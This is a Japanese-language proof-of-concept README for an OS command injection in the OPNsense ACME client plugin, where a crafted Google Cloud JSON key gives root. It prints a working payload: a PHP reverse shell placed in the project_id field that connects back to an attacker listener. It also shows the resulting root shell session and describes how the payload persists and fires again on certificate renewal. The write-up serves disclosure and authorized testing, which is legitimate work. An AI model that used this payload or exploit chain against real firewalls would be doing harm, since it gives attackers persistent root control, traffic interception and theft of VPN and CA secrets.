 cppghoul/cve-2026-123025
Google Cloud DNS チャレンジキーを介した root 権限での OS コマンドインジェクション

[!WARNING] 免責事項 この概念実証は、教育および許可されたセキュリティテストの目的でのみ提供されています。 自身が所有するシステム、またはテストの明示的な書面による許可を得たシステムに対してのみ使用してください。 作者は、このソフトウェアによる誤用や損害について一切の責任を負いません。 コンピュータシステムへの不正アクセスは、ほとんどの法域において犯罪行為です。
OPNsense os-acme-client 4.17 - Google Cloud DNS チャレンジキーを介した root 権限での OS コマンドインジェクション。
この脆弱性を発見したため、その PoC を掲載したいと思います。
この概念実証は、教育および許可されたセキュリティテストの目的でのみ提供されています。 作者は、いかなる誤用や損害についても一切の責任を負いません。
ACME Client プラグインは、オペレーターが提供する Google Cloud サービスアカウントの
JSON キーから 2 つの値を取得し、エスケープや検証を行わずにシェルコマンドへ補間します。
project_id と client_email は dns_gcloud_key モデルフィールド(検証なしの単なる
TextField — AcmeClient.xml:740)から読み取られ、LeValidation/DnsGcloud.php(81〜82 行目)内の
2 つの gcloud config set ... 呼び出しに埋め込まれます。
LeUtils::run_shell_command() は、結果の文字列をそのまま proc_open()、
すなわち /bin/sh -c に渡します。プラグイン内の他の同等の呼び出し箇所はすべて、安全なヘルパー
LeUtils::execSafe() を経由しています — この 2 つの文だけが唯一の例外です。
証明書発行チェーンは root として実行されます:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
注入されたコマンドはDNS-01検証が行われる前に実行されるため、偽のJSONキーで十分です。Googleアカウントも有効なドメインも不要です。ペイロードはconfig.xmlに残り、証明書の自動更新(cron)のたびに再実行されます。
os-acme-client 4.17 - 確認済み(rootシェルを取得)os-google-cloud-sdkプラグインがインストールされている必要があります(そうでない場合、prepare()はインジェクションの前に終了します)DnsGcloud.phpを搭載する最近のリリースはすべて該当すると推定されます(≤ 2021から存在)ACME Clientプラグインのページにアクセスできる(ページACLであり、必ずしも完全な管理者権限ではない)認証済みのwebGUIユーザーであれば誰でも、ファイアウォール上でrootとして任意のコマンドを実行できます。ファイアウォールルールの書き換え、トラフィックの傍受、VPNシークレット、CAキー、config.xmlの抽出が可能です。
特筆すべき2つのケース:
os-google-cloud-sdkがすでにインストールされていればrootシェルを取得できます。ファームウェアやSSHの権限は不要です。config.xmlに残り、証明書の自動更新のたびに再実行されます。ターゲット: 192.168.56.2 — OPNsense CE 26.7(VirtualBoxラボ)、プラグインos-acme-client 4.17 + os-google-cloud-sdk 1.0_1、HTTPS上のWebGUI。
project_idにペイロードを仕込みます:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}


POST /api/acmeclient/certificates/sign/<uuid>)。DnsGcloud::prepare() が注入された php -r を root として実行し、接続を確立します:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
プラグインのログはイベントの順序を裏付けています。インジェクションは検証の準備中に発火し、ACME注文が作成されるよりも前です:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit
完全なエクスプロイトは PoC.py に実装されています — 対話式で、引数は不要です。これは
webGUI API を介して上記の手順を実行し、nc -lvnp を自身で起動してシェルを待ち受けます。
ペイロードに PHP が使用されているのは、OPNsense に常に存在するためです (FreeBSD の nc には -e がありません)。
作成された ACME オブジェクトは意図的に残されます: ペイロードは config.xml に存続し、
自動更新時に再発火します。
MIT — LICENSE を参照してください。
cppghoul
教育目的および許可されたセキュリティテストのみを対象としています。






